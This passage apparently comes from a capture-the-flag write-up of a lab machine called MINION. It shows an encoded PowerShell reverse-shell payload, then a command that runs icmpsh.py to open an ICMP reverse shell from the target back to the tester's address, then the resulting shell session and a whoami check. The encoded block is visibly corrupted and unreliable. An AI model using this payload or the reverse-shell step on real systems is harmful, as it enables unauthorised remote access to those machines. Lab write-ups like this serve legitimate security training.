dAB1AHIAAYQBJAHQAaQB2AGUAIAB0AG8AdwB1AHIAUwBoAGUAbABsACAAcGBlAHYAZQBzYAHMAZQAgAGMAbWwBuAG4AZQBjAHQAIABzAGgAZQBzAGwALgAgAAoA
CgAuAEwASQBOAEsAcgB0AHQAdABwAd0ALwAvAhcAdwB3AC4AbABhAGIAbWbMAGEAcAB1AG4AZQB0AHIAAYQ0B0AGKAbwBuAHQAQZQBzAHQAZQBzYAC4AYwBvAG0A
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```





After decoding, we can run our script and get a reverse shell on the system

```
# python2.7 icmpsh.py 10.10.14.5 10.10.10.57
Windows PowerShell running as user MINION$ on MINION
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
is apppool\defaultapppool

PS C:\windows\system32\inetsrv>
```